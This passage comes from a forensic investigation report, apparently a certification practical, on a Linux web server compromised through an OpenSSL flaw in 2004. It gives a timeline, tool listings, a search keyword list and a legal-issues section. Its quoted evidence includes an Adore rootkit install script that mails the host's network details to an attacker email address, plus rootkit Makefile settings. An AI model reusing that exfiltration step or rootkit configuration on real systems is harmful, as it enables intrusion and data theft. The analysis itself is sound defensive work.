
Figure 4 - Deleted Files In /var

I saved the recovered files to disk and checked the file type. I verified the two files that were identified as “gzip compressed data” using the *tar* command. These two files are probably the archive files used to move the backdoor programs to the compromised system. The contents of these archives exist as non-deleted files on the filesystem image. The UID/GID of “trytech” might be useful as evidence to tie the attack to other compromised systems if such were discovered.



```
root@dhcp05:~/Elvis_forensics
[root@dhcp05 Elvis_forensics]# file images-hdc7.dd-var.local.cdb.*
images-hdc7.dd-var.local.cdb.max.ssh.sp0:      gzip compressed data, from Unix
images-hdc7.dd-var.local.cdb.max.ssh.sp0_seed: gzip compressed data, from Unix
images-hdc7.dd-var.local.cdb.psybnc.psybnc:    ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV
), for GNU/Linux 2.0.0, statically linked, stripped
[root@dhcp05 Elvis_forensics]#
```

Figure 5 - Recovered File Types



```
root@dhcp05:~/Elvis_forensics
[root@dhcp05 Elvis_forensics]# tar -zvtf images-hdc7.dd-var.local.cdb.max.ssh.sp0
drwxr-xr-x 500/500           0 2002-10-09 12:33:00 .m2/
-rwxr-xr-x root/root     30[illegible]08 2002-10-09 12:31:34 .m2/cnxscan
-rwxr-xr-x root/root     18820 2002-10-09 12:31:59 .m2/cnxver
-rwxr-xr-x root/root     29623 2002-10-04 12:13:27 .m2/opbase
-rwxr-xr-x root/root    127884 2002-10-09 12:29:56 .m2/opscan
-rwxr-xr-x root/root      9196 2002-10-03 09:24:55 .m2/probessl
-rwxr-xr-x root/root    119648 2002-09-20 07:55:24 .m2/optools
[root@dhcp05 Elvis_forensics]# tar -zvtf images-hdc7.dd-var.local.cdb.max.ssh.sp0_seed
drwxrwxr-x trytech/trytech   0 2002-10-16 16:30:29 sslstop/
-rwxrwxr-x trytech/trytech 16452 2002-10-16 16:30:29 sslstop/sslstop
-rw-rw-r-- trytech/trytech    87 2002-10-15 15:31:50 sslstop/Makefile
-rw-rw-r-- trytech/trytech  2794 2002-10-15 16:10:57 sslstop/sslport.c
-rw-rw-r-- trytech/trytech  1809 2002-10-15 16:00:10 sslstop/sslstop.c
-rwxrwxr-x trytech/trytech 17351 2002-10-16 16:30:29 sslstop/sslport
[root@dhcp05 Elvis_forensics]#
```

Figure 6- Archive Listings

Strings Search

Througout the analysis process I created a key word file to assist in finding additional information hidden in the filesystems. The keyword file contains the names of the files and programs used or created in the attack along with other interesting strings found in the various files or through other analysis explained above.

```
sp0
cnxscan
cnxmass
mumus
adore
psybnc
nmh
scan.unseen
xpl
cbq
scan
snif
sslstop
ava
cleaner
bnc
rh73
.m2
cdb
xpl.tar
db_archive
max
robyfoods
62.64.118.84.
211.250.27.250.
218.80.223.130
24.13.106.253
211.160.89.58
203.79.245.245
62.206.179.18
astral.ro
vlogger
slider
rootkit
/tmp/log
pass.log
astral.ro
123123321
vortex
hackclan
connex
kiaunel
vlogger
Unable to stat myself
Unable to setup syscall
trace
Unable to detach from
victim
Shellcode placed at
mailme
trytech
sslport
sslstop
max
cnxver
opbase
opscan
optools
probessl
astral
thehackerschoice
galati
```

I used Autopsy to search for the occurrence of these strings in both the allocated and unallocated space of each filesystem and in swap space. I wrote a grep style regular expression using these keywords and pasted it into Autopsy's search function. In addition to the keywords, I conducted Autopsy's standard search for IP addresses. These searches returned several thousand hits, the vast majority of which were false positives.

The most significant hit was on the word "mumus" which I identified as a deleted file earlier in the investigation. The file is referenced in the Adore rootkit Makefile. The following is a snippet from the Makefile.

```
CFLAGS+=-DELITE_UID=30
CFLAGS+=-DCURRENT_ADORE=34
CFLAGS+=-DADORE_KEY=\"mumus\"
CFLAGS+=-DHIDDEN_SERVICE="\":227\""
```

The strings search also discovered that the installation script for Adore sends system information to the email address identified from the *maillog* files.

```
echo "Stergem urmele ramase"
cd ..
rm -rf rk
echo "Colectam iformatii..."
/sbin/ifconfig >> mailme
cat mailme | mail -s "root : 1711" Robyfoods@yahoo.com
echo "Instalare reusita"
```

Several other hits provided evidence to support the suspected sequence of events. This included several chunks of source code, intermediate object code, and executable code used to build the tools, as well as several SSL error messages contained in emails from the *logwatch* cron job to the root account.




Figure 7 - Adore Source Code from Unallocated Space

Conclusion

Initially, this incident seems like a straightforward compromise and "rooting" of a vulnerable web server. The culprit seems to be at 218.80.223.130, the address identified in the IDS alert. However, when the timeline of significant events is assembled, there are a number of incongruities that appear. This timeline is included as Exhbit II. Incongruities include:

- Why were there five identical copies of a tarball containing a keystroke logger and a local root exploit installed?
- Why was an additional local root exploit installed on the sytem on 3/16/04 when the attacker must have already had root access to wipe the SSL request log the previous evening? I have proven that the original exploit provided root level access.
- Why did the attacker rely on continuing to exploit the SSL errors (very noisy) and not install the backdoor SSH daemon until the next evening?

- Why install a kernel level rootkit (Adore) and attempt to use it to hide the backdoor SSH daemon but not use it to hide the scanner?
- Why issue the "id" command to check effective user ID (which triggered the IDS alert) so late in the attack process?
- Why was the keystroke logger and psybnc never installed?
- Why compromise a system, install a back door and use it to scan for other weak systems but then infect it with a virus?

After reviewing the timeline I conclude that there are two possible scenarios. The first is that there were two separate compromises using similar, but not identical, tools. One or both of these attacks could be a worm, the second attack appears most likely to be a worm. The second scenario is that the attacker used a previously compromised system when reentering the system on the second day and behaved strangely when completing the compromise. I researched several of the systems recorded in the logs as attempting to compromise the system via the Apache SSL module. Several of them appeared to be systems at Asian Internet Service Providers running vulnerable versions of Apache. This supports the argument for both a worm attack or a preference by a human attacker for a particular platform and vulnerability.

The first successful compromise actually begins on March 15th, 2004 around 15:03. The HTTP logs show a large number of SSL related segmentation faults and the five copies of the xpl.tar.gz toolkit are created on Elvis. This attack originates from 209.218.232.30 and is possibly conducted by "slider" or more likely with tools built by or obtained from "slider" (since "slider" is possibly Romanian and the attack originates on a DSL or cable connection in Texas). This attack appears to have achieved root level access because the ssl_request_log was emptied. I have shown that the exploit tool functions correctly.

The address is part of the network registered to aTexas ISP Iris Internet Solutions:

```
OrgName:    Iris Internet Solutions, Inc.
OrgID:      IRIS
Address:    615 Upper North Broadway
City:       Corpus Christi
StateProv:  TX
PostalCode: 78477
Country:    US

NetRange:   209.218.232.0 - 209.218.239.255
CIDR:       209.218.232.0/21
```

The second compromise begins the following evening, March 16th, 2004, at 21:08:27. Again the attack starts with reported SSL segmentation fault and handshake error messages. Tools including a local root exploit are downloaded in */tmp/rh73.tgz*. Although I was unable to get this exploit to function correctly, the attacker appears to attain root access because of the files created or modified (e.g. */etc/rc.sysinit, /bin/sp0* etc). The attacker downloads several tarballs of tools including a scanner and automatic attack tool for the SSL vulnerability, the Adore Linux kernel rootkit and a backdoor SSH daemon. The tools (including a rootkit, backdoor and scanner), are complied and installed and an email is automatically sent to (presumably) the attackers Yahoo! account. The web server is reconfigured to remove the SSL service and restarted. Finally the scanner is configured and begins to scan the 62.0.0.0 address space. All of this activity happens in a very short period of time (one hour), making it likely that it is scripted.

Exhibit I – Evidence Tags

<table>
<tr><th colspan="8">EVIDENCE TAG</th></tr>
<tr><td colspan="2">TAG #:</td><td colspan="2">000001</td><td colspan="2">CASE #:</td><td colspan="2">GCFA-1</td></tr>
<tr><td colspan="2">DATE SIEZED:</td><td colspan="2">3/21/04</td><td colspan="2">TIME SIEZED:</td><td colspan="2">11:10 am EST</td></tr>
<tr><td colspan="2">OBTAINED FROM:
(Location)</td><td colspan="6">Data center main computer rack. Lower shelf far right position.</td></tr>
<tr><td colspan="2">OBTAINED FROM:
(Person)</td><td colspan="6">N/A</td></tr>
<tr><td colspan="2" rowspan="2">OBTAINED BY:</td><td>Name:</td><td colspan="5">Martin C. Walker</td></tr>
<tr><td>Signature:</td><td colspan="5"></td></tr>
<tr><td>Manuf:</td><td colspan="2">Compaq</td><td>Model:</td><td colspan="2">DPEND-P350/6</td><td>S/N:</td><td>6838 BW32 K438</td></tr>
<tr><th colspan="8">DESCRIPTION OF EVIDENCE</th></tr>
<tr><td colspan="8">Compaq Deskpro computer. System name “Elvis”.</td></tr>
<tr><th colspan="8">TECHNICAL DATA</th></tr>
<tr><td colspan="8">Single processor Compaq Deskpro. 256M RAM, CD-ROM, 3.5” floppy, single 10BaseT ethernet interface. No keyboard, mouse or monitor. Originally connected to DMZ interface of firewall. System running RedHat Linux 7.2. Single western digital hard disk drive - see evidence tag #000002</td></tr>
<tr><th colspan="8">HASH VALUES</th></tr>
<tr><td colspan="8">N/A</td></tr>
</table>

Figure 8 - Server Evidence Tag

<table>
<tr><th colspan="6">EVIDENCE TAG</th></tr>
<tr><td>TAG #:</td><td colspan="2">000002</td><td>CASE #:</td><td colspan="2">GCFA-1</td></tr>
<tr><td>DATE SIEZED:</td><td colspan="2">3/21/04</td><td>TIME SIEZED:</td><td colspan="2">110:10 am EST</td></tr>
<tr><td>OBTAINED FROM:
(Location)</td><td colspan="5">Inside server Elvis. Data center, main rack. Server was in lower shelf far right position.</td></tr>
<tr><td>OBTAINED FROM:
(Person)</td><td colspan="5">N/A</td></tr>
<tr><td rowspan="2">OBTAINED BY:</td><td>Name:</td><td colspan="4">Martin C. Walker</td></tr>
<tr><td>Signature:</td><td colspan="4"></td></tr>
<tr><td>Manuf: Western Digital</td><td colspan="2">Model: AC36400</td><td colspan="3">S/N: WM420 143 9745</td></tr>
<tr><th colspan="6">DESCRIPTION OF EVIDENCE</th></tr>
<tr><td colspan="6">Western Digital WD Caviar 36400 Enhanced IDE Hard Drive. P/N: 298066-002.</td></tr>
<tr><th colspan="6">TECHNICAL DATA</th></tr>
<tr><td colspan="6">13328 cyl, 15 heads, 63 spt. 6448.6 MB</td></tr>
<tr><th colspan="6">HASH VALUES</th></tr>
<tr><td colspan="6">d596cb7f04aa26491c5390806c3ae010 /dev/hdc</td></tr>
</table>

Figure 9 - DASD Evidence Tag

Exhibit II – Timeline of Events

Date	Time	Event
01/14/04	11:39:29	Operating system installed
01/18/04	13:31:57	Elvis connected to DMZ network
01/18/04	14:11:00	Network interface configured
01/19/04	18:52:00	System rebooted normally
03/14/04	4:02:02	Last normal daily syslog restart
03/15/04	15:03:29	SSL segmentation fault errors originating from 209.189.232.30 begin
03/15/04	15:10:47	through 1:20:10. The tookkits /tmp/xpl.tar.gz* are created on Elvis
03/15/04	15:20:33	SSL segmentation fault errors from 209.189.232.30 end
03/15/04	15:26:23	SSL handshake errors from 209.189.232.30 begin
03/15/04	15:26:34	/var/log/httpd/ssl_request_log is emptied
03/15/04	15:26:34	SSL handshake errors from 209.189.232.30 end
03/16/04	10:00:40	The directory /var/local/cdb/.m2 is created
03/16/04	21:08:27	SSL error messages from 218.80.223.130 begin
03/16/04	21:08:27	SSL handshake error message from 218.80.223.130
03/16/04	21:08:46	Toolkit /var/tmp/rh73.tgz is created
03/16/04	21:08:58	/var/tmp/rh73.tgz is accessed
03/16/04	21:09:13	/var/tmp/rh73 is created and accessed - presumably run
03/16/04	21:09:44	Toolkit tarball /var/local/cdb/max.tgz is created
03/16/04	21:09:55	The Adore rootkit source files are extraced from max.tgz, created in /var/local/cdb/max/
03/16/04	21:10:06	Adore is compiled
03/16/04	21:10:13	/bin/sp0 is created
03/16/04	21:10:13	/etc/rc.sysinit is modified
03/16/04	21:10:13	Root's .bash_history is linked to /dev/null
03/16/04	21:10:13	/bin/kflushd, /bin/kkt and /bin/sp0 are created and/or modified
03/16/04	21:10:14	Virus infection of binaries begins
03/16/04	21:10:17	An automatic email created during the adore installation is sent to robyfoods@yahoo.com
03/16/04	21:11:19	/etc/httpd/conf/httpd.conf is modified to prevent mod_ssl from loading
03/16/04	21:11:20	HTTP restarted without SSL support
03/16/04	21:12:00	IDS alert "ID check returned root"
03/16/04	21:14:54	Tarball with scanner /var/local/cdb/cnxmass.tgz is created
03/16/04	21:17:09	OpenSSL exploit /var/local/cdb/.m2/op created
03/16/04	22:00:35	Other scanner tools are created (probessl, optools, opscan, opbase, cbxver, cnxscan, mass.pid) in /var/local/cdb/.m2/
03/16/04	22:00:35	Probessl and other tools in /var/local/cdb/.m2 last accessed
03/16/04	22:00:40	/var/local/cdb/.m2/mass.pid is modified - first reported scan in 62 results file
03/16/04	22:01:09	/var/local/cdb/.m2 cnxver, 62 last accessed
03/16/04	22:03:06	/var/local/cdb/max.tgx last accessed
03/16/04	22:03:06	/var/local/cdb/cnxmass.tgz last accessed
03/16/04	22:10:00	System processor activity jumps significantly
03/18/04	0:00:00	Intermittant problems with Internet connectivity reported
03/21/04	6:34:53	/var/local/cdb/.m2/cnxscan last accessed
03/21/04	7:06:37	/var/local/cdb/.m2/62 scan output file for scanner last modified
03/23/04	10:30:00	Lost connectivity with Internet
03/23/04	11:00:00	Technician begins troubleshooting
03/24/04	15:45:33	system booted accidently during troubleshooting

Part 3 – Legal Issues of Incident Handling

This section is based on the assumption that John Price was distributing copyright material on publicly available systems.

A. Based on the type of material John Price was distributing, what if any, laws have been broken based upon the distribution?

Illegal distribution of copyright material could constitute a criminal infringement of a copyright as defined under 17 U.S.C 506(a). This section states that an individual who infringes a copyright for financial gain or "by the reproduction or distribution, including by electronic means, during any 180-day period, of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than $1,000"[20] shall be subject to the punishments defined under 18 U.S.C. 2319.

Also, depending on how Mr. Price was distributing the material and whether or not he was representing it as legal or removing copyright notices he might also be in violation of 17 U.S.C 506 (d). This section addresses the removal of copyright notices from copyright works.

If the would-be purchasers of the product believed they were buying official and legal copies then Mr. Price might also be in violation of 18 U.S.C 2320 which addresses the intentional trafficking in counterfeit goods[21].

B. What would the appropriate steps be to take if you discovered this information on your systems?

In addition to the internal procedures for sanctioning inappropriate employee behavior (probably in this case termination), appropriate steps would also include notification of appropriate law enforcement agencies. This would most likely be best handled through corporate legal staff.

C. In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

In order to preserve the evidence for possible future prosecution or litigation the chain of evidence must be documented and steps must be taken to be able to prove the integrity of the evidence at some future date. A written summary of the evidence collected should be prepared including a physical description of evidence and media containing evidence. This should include model number and serial number of disk drives. CDROM or other removable media should be labeled in indelible ink. The summary should be reviewed and witnessed by at least one other individual who can attest to its veracity.

For electronic evidence the documentation should include MD5 hashes of any files or media. The hashes can be used to prove the integrity of the evidence in the future by recomputing the hash value and comparing the results to the summary document. For other physical evidence, such as paper document, the evidence should be labeled in some fashion and the description should include the number of pages. The summary should also include a description of how and where the evidence will be stored. The evidence should be place in some lockable or sealed and temper evident container and placed in an appropriate limited access safe or similar.

D. How would your actions change if your investigation disclosed that John Price was distributing child pornography?

Manufacture, distribution and possession of child pornography is a violation of federal law. Child pornography has been defined under federal statute as

> *"any visual depiction, including any photograph, film, video, picture, or computer or computer-generated image or picture, whether made or produced by electronic, mechanical, or other means, of sexually explicit conduct, where -*
> *(a) the production of such visual depiction involves the use of a minor engaging in sexually explicit conduct; (b)such visual depiction is, or appears to be, of a minor engaging in sexually explicit conduct; (c) such visual depiction has been created, adapted, or modified to appear that an identifiable minor is engaging in sexually explicit conduct; or (d) such visual depiction is advertised, promoted, presented, described, or distributed in such a manner that conveys the impression that the material is or contains a visual depiction of a minor engaging in sexually explicit conduct"*[22]

As a reasonable citizen I would consider it an obligation to report child pornography, although only South Carolina has placed responsibility for reporting child pornography on those who discover it.[23]

There are a number of appropriate reporting points. The FBI's "Operation Innocent Images" is responsible for identifying and developing prosecutable cases on individuals who use Bulletin Board Systems (BBS) to victimize children.

A second reporting point would be the U.S. DOJ's Child Exploitation and Obscenity Section which has supervisory responsibility for Federal statutes covering obscenity, child exploitation, child sexual abuse, activities under the Mann Act, sex tourism, missing and abducted children, and child support recovery.

Finally, the U.S. Customs Service Child Pornography Enforcement Program Child Pornography Reporting Hotline at 1-800-BE-ALERT or http://www.customs.ustreas.gov/enforcem/child.htm. The U.S. Customs Service is the country's front line of defense in combating the illegal importation and proliferation of child pornography.

References

1. "Linux Weekly News." Announcements. April 13, 2000. URL:http://lwn.net/2000/0413/announce.php3

2. Scyld Software. URL:http://www.scyld.com/pub/forensic_computing/bmap (URL recently unavailable)

3. Packetstorm Security search results for "bmap". URL: http://www2.packetstormsecurity.org/cgi-bin/search/search.cgi?searchvalue=bmap&type=archives&%5Bsearch%5D.x=0&%5Bsearch%5D.y=0

4. Lissot, Anthony et al. "Linux Partition How-To."The Linux Documentation Project. http://www.tldp.org/HOWTO/Partition/index.html

5. Federal Wiretap Act. URL: http://www4.law.cornell.edu/uscode/18/2511.html

6. The Electronic Communications Privacy Act (18 U.S.C. §2701) URL:http://www4.law.cornell.edu/uscode/18/2701.html

7. Computer Fraud and Abuse Act (18 U.S.C. §1030) URL:http://www4.law.cornell.edu/uscode/18/1030.html

8. Carnegie-Mellon Software Engineering Institue. "Installing The Coroner's Toolkit and using the mactime utility." URL:http://www.cert.org/security-improvement/implementations/i046.01.html

9. United States Code. Chapter 18, section 1343. "Fraud by wire, radio or television." URL:http://www4.law.cornell.edu/uscode/18/1343.html

10. United States Code. Chapter 18, section 119. "Wire and Electronic Communications Interception and Interception of Oral Communications." URL:http://www.eff.org/Legal/ecpa.law

11. "The Computer Fraud and Abuse Act." URL:http://www.panix.com/~eck/computer-fraud-act.html

12. Provos, Niels. Security Focus. "Stegdetect v0.5". URL:http://www.securityfocus.com/tools/2005

13. rd@thehackerschoice.com. "Writing Linux Kernel Keylogger." Phrack Magazine, Volume 0x0b, Issue 0x3b, Phile #0x0e of 0x12. URL:http://www.phrack.org/phrack/59/p59-0x0e.txt

14. LURHQ Threat Intelligence Group. "Analysis of the ATD OpenSSL Mass Exploiter." URL:http://www.lurhq.com/atd.html

15. Carnegie Mellon Softare Engineering Institute. "CERT Advisory CA-2002-23 Multiple Vulnerabilities In OpenSSL." URL: http://www.cert.org/advisories/CA-2002-23.html.

16. Eclipse, Solar. "openssl-too-open.c." URL:http://packetstormsecurity.nl/filedesc/openssl-too-open.tar.html.

17. Red Hat Security Advisory. "Updated openssl packages fix remote vulnerabilities." URL:http://rhn.redhat.com/errata/RHSA-2002-155.html

18. Symantec Security Response. "Linux.Jac.8759." URL:http://securityresponse.symantec.com/avcenter/venc/data/linux.jac.8759.html

19. United States Code. Chapter 18, section 2319. "Criminal infringement of a copyright." URL:http://www4.law.cornell.edu/uscode/18/2319.html

20. United States Code. Chapter 17, section 506. "Copyright Infringement and Remedies, Criminal Offences." URL:http://www4.law.cornell.edu/uscode/17/506.html

21. United States Code. Chapter 18, section 2320. "Trafficking in counterfeit goods or services." URL:http://www4.law.cornell.edu/uscode/18/2320.html

22. United States Code. Chapter 18, section 2256. "Sexual Exploitation and Other Abuse of Childen, Definitions." URL:http://www4.law.cornell.edu/uscode/18/2256.html

23. Foley, John. "Reporter's Notebook." Information Week. May 12, 2003. URL:http://www.informationweek.com/story/showArticle.jhtml?articleID=9800061